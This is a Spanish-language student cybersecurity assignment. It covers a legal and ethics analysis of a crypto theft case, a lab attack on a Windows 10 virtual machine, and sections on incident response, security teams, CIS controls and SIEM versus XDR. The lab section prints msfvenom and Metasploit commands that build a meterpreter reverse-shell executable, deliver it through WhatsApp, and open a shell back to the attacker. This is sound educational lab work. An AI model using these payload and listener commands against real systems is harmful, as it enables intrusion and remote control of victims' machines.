- **Artículo 2691 Hurto por medios informáticos y semejantes:** La cantidad de dinero transferida fue de más de un millón de dólares que eran transferidos a diferentes billeteras virtuales propiedad de la persona en cuestión. Se sanciona con prisión de 48 a 108 meses y multa de 100 a 1.500 salarios mínimos legales mensuales vigentes a quien "mediante la utilización de tecnologías de la información y las comunicaciones, obtenga provecho económico ilícito, valiéndose de la interceptación de datos informáticos".
- **Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA:** Al tratarse de redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros (dado que fue a una empresa de Estados Unidos)

Implicaciones éticas:

- Violación de Confianza: Buitrago Ruiz, en su posición como socio minoritario y jefe de liquidez, violó la confianza depositada en él por la empresa. Esta violación de la confianza ética constituye un grave problema ético.

- Aprovechamiento de Posición Privilegiada: El presunto desvío de fondos aprovechando su posición jerárquica sugiere un abuso de poder y una falta de integridad ética. Utilizar la posición privilegiada para fines personales va en contra de los principios éticos de justicia y equidad.

- Perjuicio a las Víctimas: La acción de Buitrago Ruiz causó un perjuicio financiero a la empresa y, por extensión, a sus clientes y empleados.

Esta consecuencia negativa va en contra de los principios éticos de no maleficencia y responsabilidad.

- Fraude y Engaño: La ejecución de ochenta transferencias a sus cuentas personales implica un acto de fraude y engaño. Estos comportamientos van en contra de los principios éticos de honestidad y transparencia, fundamentales en entornos comerciales y financieros.

- Necesidad de Regulación y Supervisión: La falta de regulación y supervisión efectiva en el ámbito de las criptomonedas se destaca como una cuestión ética. Este caso destaca la necesidad de normativas éticas sólidas y supervisión adecuada para prevenir acciones fraudulentas y proteger los activos de los clientes.

1.3 ESCENARIO 3

1.3.1 Herramientas software utilizadas para la detección de intrusiones enfocados a RedTeam

Para esta práctica se utilizaron varios tipos de software, nombrados a continuación:

VirtualBox: Configuración de Entorno Virtual

VirtualBox, es un software de virtualización, para crear un entorno donde pude ejecutar dos sistemas operativos simultáneamente. Configuré una máquina "víctima" con Windows 10 x64 y una máquina "atacante" con Kali Linux.

Nmap: Análisis de Puertos y Servicios

Se utiliza para identificar posibles puntos de entrada en la máquina víctima, empleé Nmap. Esta herramienta me permitió escanear los dispositivos activos en la red y mapear los servicios y puertos abiertos en esos dispositivos. Se utilizaron los resultados de este escaneo para comprender mejor la topología de la red objetivo y detectar posibles vulnerabilidades.

msfvenom: Creación de Payloads Personalizados

Se utiliza para desarrollar payloads adaptados a las necesidades del ataque, se recurrió también a msfvenom, una herramienta integrada en el framework Metasploit. Se utilizó msfvenom para generar un payload con formato .exe que fue

enviado a la máquina víctima. Se ajustaron las opciones según mis requisitos, incluyendo la configuración de un tipo de payload como reverse shell, para permitir el acceso remoto al sistema comprometido.

Metasploit Framework: Explotación y Control Remoto

Finalmente, Metasploit Framework usado para cargar y ejecutar los exploits contra la máquina víctima. Después de lograr la explotación exitosa de la vulnerabilidad identificada, se pudo establecer acceso remoto al sistema comprometido. Metasploit proporcionó las herramientas necesarias para realizar acciones maliciosas que para este caso fue borrar un archivo de texto del escritorio de la máquina víctima.

1.3.2 Liste y describa los datos e información que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina Windows 10 X64.

La información útil para la identificación del fallo de seguridad es:

“mediante un whatsapp web un compañero de trabajo le envió un archivo con el nombre PoCseminario.exe el cual procedió a descargar y a ejecutar en la computadora afectada.”

“Los sistemas de seguridad tanto del S.O como externos se encontraban desactivados totalmente (Firewall, Windows Defender, Antivirus entre otros)”

“Contaba con un archivo de texto ubicado en el escritorio, este archivo en mención ya no se encontraba en la ubicación descrita anteriormente.”


“Recuerda haber ejecutado un archivo .exe con el nombre PoC_cedulaestudiante”

Esta recopilación de información es muy valiosa puesto que nos brinda varios indicios de que el computador fue infectado, lo primero es el archivo que se descargó mediante WhatsappWeb y que ejecutó con nombre PoC_1090469377.exe, también el hecho de tener todos los sistemas de seguridad desactivados para que el archivo se pueda ejecutar sin necesidad de evitar o esquivar dichos sistemas. Además del archivo .txt que esta persona tenía en el escritorio y que fue borrado de allí, comprobando un acceso inapropiado a su sistema y la manipulación de los archivos de esta máquina.

1.3.3 ¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 10”? ¿Qué puerto abre la aplicación específica?

Para realizar el análisis de puertos se utilizó la herramienta NMAP, esta herramienta hace un escaneo a todos los puertos/servicios de la máquina especifica con IP 192.168.100.7, la cual corresponde a la máquina virtual con sistema operativo Windows 10 X64 dispuesta para esta práctica.

Figura 6 Escaneo NMAP



Fuente: Propia

Una vez se logran identificar los puertos y/o servicios vulnerables, se utiliza la herramienta metasploit para la creación del payload mediante msfvenom y para explotación de este.


1.3.4 Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.

El ataque se lleva a cabo mediante un Payload, que es esencialmente un fragmento de código diseñado para ejecutar acciones específicas en las máquinas objetivo. Estos payloads pueden variar desde inyecciones de código hasta la creación de backdoors, dependiendo de los objetivos del atacante.

En este caso particular, se ha creado un payload de shell inverso. Este tipo de payload establece una especie de "puerta trasera" en la máquina objetivo, lo que permite al atacante tomar el control total del sistema comprometido. Funciona configurando la máquina objetivo para abrir un puerto de escucha específico, en este caso, el puerto 443. Una vez que la conexión se ha establecido, el atacante puede enviar comandos al sistema objetivo y recibir respuestas a través de esta conexión, todo ello de manera remota y sin el conocimiento del usuario de la máquina afectada. Este tipo de ataque es especialmente peligroso, ya que puede permitir al atacante acceder y manipular datos sensibles o incluso tomar el control completo del sistema comprometido.

En la siguiente figura se demuestra cómo funciona el ataque.


Figura 7 Estructura de ataque



Fuente: Propia

El atacante crea un payload (reverse Shell) se elige un formato de salida de este payload que puede ser un archivo dll, exe, pdf. Este archivo puede ser enviando mediante diferentes técnicas, para la práctica se utilizó un sistema de envío de archivos online llamado GoFile y luego fue compartido mediante la aplicación de mensajería WhatsApp.

Figura 8 GoFile para enviar .exe



Fuente: Propia

Una vez está el payload en el equipo víctima, se sugieren técnicas de ingeniería social para que la víctima ejecute el archivo. Por el lado del atacante, se está esperando la ejecución del archivo desde la consola de Metasploit para poder explotar la conexión de esta víctima, cuando se ejecuta el archivo infectado en el equipo de la víctima, ya se puede tener una conexión desde el equipo de la víctima que le permitirá tener control del equipo infectado.

1.3.5 Explicación de estructura desarrollada para el Payload además de los comandos para ejecutar el Payload

El primero paso es conocer la IP de la víctima, para esta práctica se utilizó una red NAT dispuesta en virtualbox para que ambos equipos, la víctima y el atacante, estuvieran en el mismo segmento de red.

La máquina victima tiene la IP: 192.168.100.7
La máquina atacante tiene la IP: 192.168.100.8


Con la IP de la máquina víctima, procedemos a utilizar la herramienta “metasploit - msfvenom” y el comando:

“msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.100.8 LPORT=443 -f exe >> /home/kali/Desktop/PoC_1090469377.exe”

Donde LHOST es la IP del equipo del atacante, LPORT es el puerto donde se estará escuchando, -f es el tipo de archivo que se desea usar y por último el

directorio y nombre que le daremos al archivo, para nuestro caso lo dejaremos en el escritorio de Kali. Veremos a continuación en la imagen, el comando para crear el payload:


Figura 9 Creación del payload



Fuente: Propia

Cuando ya tenemos el payload creado, procedemos a enviarlo a la máquina victima mediante la técnica que se desee aplicar, en mi caso puntual, usé un sistema web de envío de archivos y compartí el enlace a través de Whatsapp.

Figura 10 Archivo infectado en escritorio




Fuente: Propia

Con el archivo infectado ya ubicado en el equipo de la víctima, procedemos a abrir la herramienta metasploit para usar el mismo exploit que usamos para crear el payload, para esto usamos los siguientes comandos:

>use exploit/multi/handler/
>set payload windows/x64/meterpreter/reverse_tcp
>set lhost 192.168.100.8
>set lport 443
>exploit

Estos comandos permiten utilizar la librería reverse_tcp para escuchar la conexión que fue creada previamente con la herramienta msfvenom, configuramos los puertos de lhost, lport y con el comando exploit se corre la herramienta.

Figura 11 Explotación con metasploit



Fuente: Propia

Como se ve, cuando se ejecuta el archivo en la máquina infectada, nos abre la conexión de Shell, permitiendo el control de la máquina, se realizó una búsqueda sencilla en el escritorio de la máquina víctima y borré con el comando “rm” el

archivo de texto de prueba que se encontraba en el escritorio.

1.4 ESCENARIO 4

1.4.1 Pasos para identificar un ataque informático en tiempo real.

Se considera fundamental abordar un ataque informático desde tres etapas distintas: antes, durante y después del incidente. Cada una de estas etapas requiere la implementación de procesos o fases específicas para garantizar una gestión efectiva y una respuesta adecuada.

A pesar de que existen varios estándares, metodologías y marcos de trabajo que definen procedimientos para la administración y respuesta a incidentes de seguridad, es vital diseñar un procedimiento que se ajuste a las demandas específicas del negocio, la cultura de la organización, sus habilidades y su entorno

Los pasos propuestos a continuación representan un procedimiento estándar para la administración de incidentes de seguridad, no obstante, es esencial personalizarlo y adaptarlo de acuerdo con el contexto de la organización y las demandas específicas del negocio.

a. Monitoreo constante:

Implementar un sistema de monitoreo integral que supervise continuamente la red, los sistemas y las aplicaciones en busca de actividades inusuales o sospechosas. Para esto, se pueden utilizar herramientas de código abierto como Prometheus para la recopilación de métricas y Grafana para la visualización de datos. Además, herramientas como Suricata o Snort pueden ser implementadas para la detección de amenazas en tiempo real. Se debe configurar un Intrusion Prevention System (IPS) para detectar y bloquear actividades maliciosas en la red. Es importante realizar un seguimiento constante del tráfico de red y de los eventos del sistema para identificar posibles amenazas y responder de manera proactiva.

b. Análisis de alertas:

Es esencial establecer un proceso claro para la gestión de alertas que defina prioridades, roles y responsabilidades para la investigación y respuesta a incidentes. Se pueden emplear diversas metodologías y marcos reconocidos en la industria de la ciberseguridad, como el ciclo de vida de gestión de incidentes de

seguridad (SIM), que incluye fases como la preparación, detección, contención, erradicación, recuperación y lecciones aprendidas. Además, técnicas como el análisis forense digital y la inteligencia de amenazas pueden proporcionar información valiosa para comprender la naturaleza y el alcance de un ataque. Es importante seguir normas y estándares como ISO/IEC 27035 para la gestión de incidentes de seguridad de la información, que proporciona pautas detalladas para la identificación, evaluación, respuesta y seguimiento de incidentes de seguridad. Estas metodologías y normas brindan un marco sólido para el análisis de alertas y la respuesta a incidentes de seguridad de manera efectiva y eficiente.

c. Contención del ataque:

Ante un ataque informático, es crucial aislar los sistemas afectados de la red para evitar la propagación del ataque. Además, se deben deshabilitar cuentas de usuario comprometidas y cambiar contraseñas. Implementar medidas de cuarentena para archivos o dispositivos infectados, y desactivar o bloquear servicios o aplicaciones vulnerables, también son pasos esenciales para contener el ataque.

d. Comunicación y coordinación:

Es fundamental notificar de inmediato a los equipos de seguridad, TI y gestión de riesgos sobre el ataque. Se debe comunicar de manera clara y transparente a los usuarios y stakeholders sobre la situación, las medidas tomadas y el impacto potencial del ataque. Además, es necesario documentar todas las acciones tomadas durante la respuesta al incidente para futuras referencias.

e. Investigación y recuperación:

Una vez contenido el ataque, es importante identificar la fuente de este, el tipo de amenaza utilizada y el alcance del daño. Se deben implementar medidas para restaurar los sistemas y datos afectados. Es crucial aprender del incidente para mejorar las medidas de seguridad y prevenir futuros ataques.

1.4.2 Paso a paso ejecutado para subsanar el sistema ante el evento del Payload

a. Aislamiento de la Máquina Comprometida:

Se desconectó la máquina comprometida de la red para evitar la propagación del


ataque y la interacción con otros sistemas en la red.

b. Identificación y Eliminación del Payload:

Se localizó y eliminó el payload malicioso que había sido ejecutado en la máquina comprometida. Esto implicó buscar archivos sospechosos, rastros de ejecución y modificaciones en el sistema.

En la figura 1 veremos una captura de pantalla de la máquina virtual Windows 10 X64, donde se muestra la ubicación del archivo y que la red está desconectada.

Figura 12 Identificación archivo malicioso y desconexión de la máquina




Fuente propia

c. Actualización y Parcheo del Sistema:

Se verificó y se aplicó todas las actualizaciones de seguridad disponibles para el sistema operativo y las aplicaciones instaladas para cerrar cualquier brecha de seguridad utilizada en el ataque como se muestra en la figura 2.

Figura 13 Actualización sistema operativo




Fuente: del autor

d. Revisión de Políticas de Seguridad:

Se revisó y actualizó las políticas de seguridad del sistema para fortalecer la protección contra futuros ataques, incluyendo la configuración del firewall, las políticas de contraseñas y los permisos de usuario.

Figura 14 Politicas de firewall



Fuente: del autor

e. Pruebas de Seguridad y Monitoreo Continuo:

Se realizaron pruebas de seguridad adicionales para verificar la eficacia de las medidas implementadas mediante un escaneo con NMAP. Como configuración adicional que no realicé, pero sería útil para esta fase, sería instalar un IDS como SNORT, configurar unas reglas que escuchen las conexiones entrantes y salientes del equipo y mantener un monitoreo continuo.

1.4.3 Diferencia existente entre los equipos Blue Team y Red Team con el Purple Team y equipos de respuesta a incidentes informáticos

Los equipos Blue Team y Red Team se centran en roles específicos en el ámbito de la ciberseguridad, mientras que los equipos Purple Team y los equipos de respuesta a incidentes informáticos tienen enfoques y funciones ligeramente diferentes:

El equipo Blue Team se centra en la defensa y protección de los sistemas de una organización. Su objetivo principal es identificar y mitigar vulnerabilidades, así como monitorear la seguridad de la red y los sistemas para responder de manera efectiva a posibles amenazas. Emplean herramientas de seguridad, como firewalls y sistemas de detección de intrusiones, así como técnicas de análisis de logs y eventos para mantener la integridad y confidencialidad de los activos de la organización.

Por otro lado, el equipo Red Team actúa como adversario simulado, llevando a cabo pruebas de penetración y simulaciones de ataques para evaluar la seguridad de una organización. Su función principal es identificar debilidades en la infraestructura de seguridad mediante técnicas avanzadas de hacking ético. Utilizan herramientas y metodologías de ataque realistas para poner a prueba las defensas de la organización y ayudar al equipo Blue Team a mejorar su capacidad de respuesta ante amenazas reales.

El equipo Purple Team, por su parte, se encuentra en un punto intermedio entre el Blue Team y el Red Team. Su función principal es facilitar la colaboración entre ambos equipos, trabajando juntos para mejorar la seguridad de la organización. Realizan ejercicios de simulación de ataques controlados, donde el Red Team lleva a cabo un ataque simulado y el Blue Team responde en tiempo real. Esto permite una evaluación conjunta de la eficacia de las defensas y la respuesta a incidentes, contribuyendo así a una mejora continua de la postura de seguridad.

Finalmente, los equipos de respuesta a incidentes informáticos (CSIRT) están especializados en la gestión y respuesta a incidentes de seguridad cibernética. Su función principal es detectar, responder y recuperarse de incidentes de seguridad, como ataques de malware, intrusiones o brechas de datos. Utilizan procedimientos y protocolos establecidos para investigar, contener y mitigar incidentes de seguridad, colaborando estrechamente con otros equipos de seguridad, incluidos Blue Teams, Red Teams y equipos Purple Team, según sea necesario, para garantizar una respuesta rápida y eficaz a cualquier incidente.

Veremos en la tabla 1 una comparación de los equipos.

Tabla*1*Comparación de Equipos de Seguridad en Ciberseguridad

Aspecto	Blue Team	Red Team	Purple Team	Equipos CSIRT
Enfoque	Defensa y protección de sistemas.	Pruebas de penetración y simulación de ataques.	Facilita la colaboración entre Blue Team y Red Team.	Gestión y respuesta a incidentes de seguridad.
Objetivo	Identificar y mitigar vulnerabilidades.	Identificar debilidades en la infraestructura de seguridad.	Mejorar la seguridad de la organización mediante la colaboración.	Detectar, responder y recuperarse de incidentes de seguridad.
Actividades Principales	Monitoreo de seguridad, análisis de logs.	Simulaciones de ataques, pruebas de penetración.	Ejercicios de simulación conjunta, evaluación de defensas y respuesta.	Investigación, contención y mitigación de incidentes.

Herramientas y Técnicas Utilizadas	Herramientas de seguridad, análisis forense.	Técnicas avanzadas de hacking ético.	Herramientas de seguridad, ejercicios de simulación.	Herramientas forenses, análisis de logs.
Colaboración con Otros Equipos	Colabora con Red Team y otros equipos de seguridad.	Colabora con Blue Team y otros equipos de seguridad.	Colabora estrechamente con Blue Team y Red Team.	Colabora con equipos de seguridad internos y externos.
Resultado Esperado	Mejora continua de la postura de seguridad.	Identificación de debilidades y fortalecimiento de las defensas.	Mejora en la preparación y respuesta a incidentes.	Respuesta rápida y eficaz a incidentes de seguridad.

1.4.4 Función del CIS “Center For Internet Security” dentro de equipos BlueTeam

El CIS (Centro para la Seguridad de Internet) juega un papel crucial en la asistencia a los equipos Blue Team en su lucha contra las amenazas cibernéticas.

Desempeña un papel crucial en el ámbito de la ciberseguridad, especialmente para los equipos Blue Team. CIS proporciona una variedad de recursos y pautas que ayudan a fortalecer la postura de seguridad de las organizaciones.

El CIS ha desarrollado los 20 Controles de Seguridad Críticos (CSC) para una Defensa Cibernética Efectiva2. Estos controles proporcionan a los profesionales de TI un conjunto de acciones enfocadas y priorizadas para ayudarlos a detener los ataques cibernéticos más peligrosos y garantizar la seguridad de los datos.[11]

CIS ofrece una variedad de recursos, incluyendo:

CIS Controls: Un conjunto de 20 prácticas de seguridad cibernética priorizadas que ayudan a las organizaciones a mitigar las amenazas más comunes.

[11] “Guía completa sobre controles de seguridad CIS.” 2021. Ciberseguridad. October 27, 2021. https://ciberseguridad.com/herramientas/controles-seguridad-cis/.

Benchmarking y evaluación: Herramientas que permiten a las organizaciones medir su nivel de madurez en la seguridad informática y compararlo con otras organizaciones.

Publicaciones y guías: Amplia gama de publicaciones y guías sobre diversos temas relacionados con la seguridad informática.

Capacitación y formación: Cursos y programas de capacitación para profesionales de la ciberseguridad.

Comunidad y colaboración: Comunidad online y eventos para que los equipos Blue Team compartan información y mejores prácticas.

Para acceder a los recursos, vídeos, webinars, pautas y documentos, es necesario ingresar al sitio web de CIS: https://www.cisecurity.org/ y dar click en alguno de los recursos de interés.

Figura 15 Recursos CIS

Fuente: del autor

1.4.5 Diferencias existentes entre: SIEM y XDR

SIEM (Security Information and Event Management) y XDR (Extended Detection and Response) son dos herramientas de seguridad que desempeñan un papel crucial en la protección de las empresas contra las amenazas tecnológicas.

Funcionamiento de SIEM: Los sistemas SIEM (Security Information and Event Management) recopilan y analizan datos de seguridad de múltiples fuentes, como logs de eventos de dispositivos de red, sistemas operativos, aplicaciones y servicios. Estos datos se normalizan, correlacionan y agregan en una única plataforma centralizada, donde se aplican reglas y políticas de seguridad para

identificar patrones de actividad sospechosa o maliciosa. Los SIEM proporcionan capacidades de monitorización en tiempo real, detección de amenazas, generación de alertas, almacenamiento de registros a largo plazo y generación de informes para ayudar a los equipos de seguridad a identificar y responder a incidentes de seguridad.

Funcionamiento de XDR: XDR (Extended Detection and Response) amplía el concepto de SIEM al agregar capacidades avanzadas de detección y respuesta que van más allá de la simple correlación de logs. XDR integra datos de múltiples fuentes, incluyendo endpoints, redes y workloads en la nube, y utiliza análisis avanzados de datos, machine learning y inteligencia artificial para identificar amenazas emergentes y comportamientos anómalos en tiempo real. XDR también ofrece capacidades de respuesta integradas y automatizadas para tomar medidas rápidas y eficientes frente a las amenazas.

Similitudes entre SIEM y XDR: Aunque SIEM y XDR tienen enfoques ligeramente diferentes, comparten varias similitudes. Ambos están diseñados para proporcionar visibilidad y control sobre la seguridad de una organización, recopilando y analizando datos de múltiples fuentes para detectar y responder a amenazas. Tanto SIEM como XDR ofrecen capacidades de detección de amenazas en tiempo real, generación de alertas, almacenamiento de registros y generación de informes para ayudar a los equipos de seguridad a mantener la postura de seguridad de la organización.

Tabla *2* Comparación SIEM - XDR

Aspecto	SIEM	XDR
Alcance	Se enfoca en la gestión de información de seguridad y eventos (logs) provenientes de múltiples fuentes, como firewalls, sistemas de detección de intrusiones y registros de aplicaciones.	Amplía el alcance del SIEM al agregar capacidades avanzadas de detección y respuesta extendidas que van más allá del análisis de logs, incluyendo endpoints, redes y workloads en la nube.
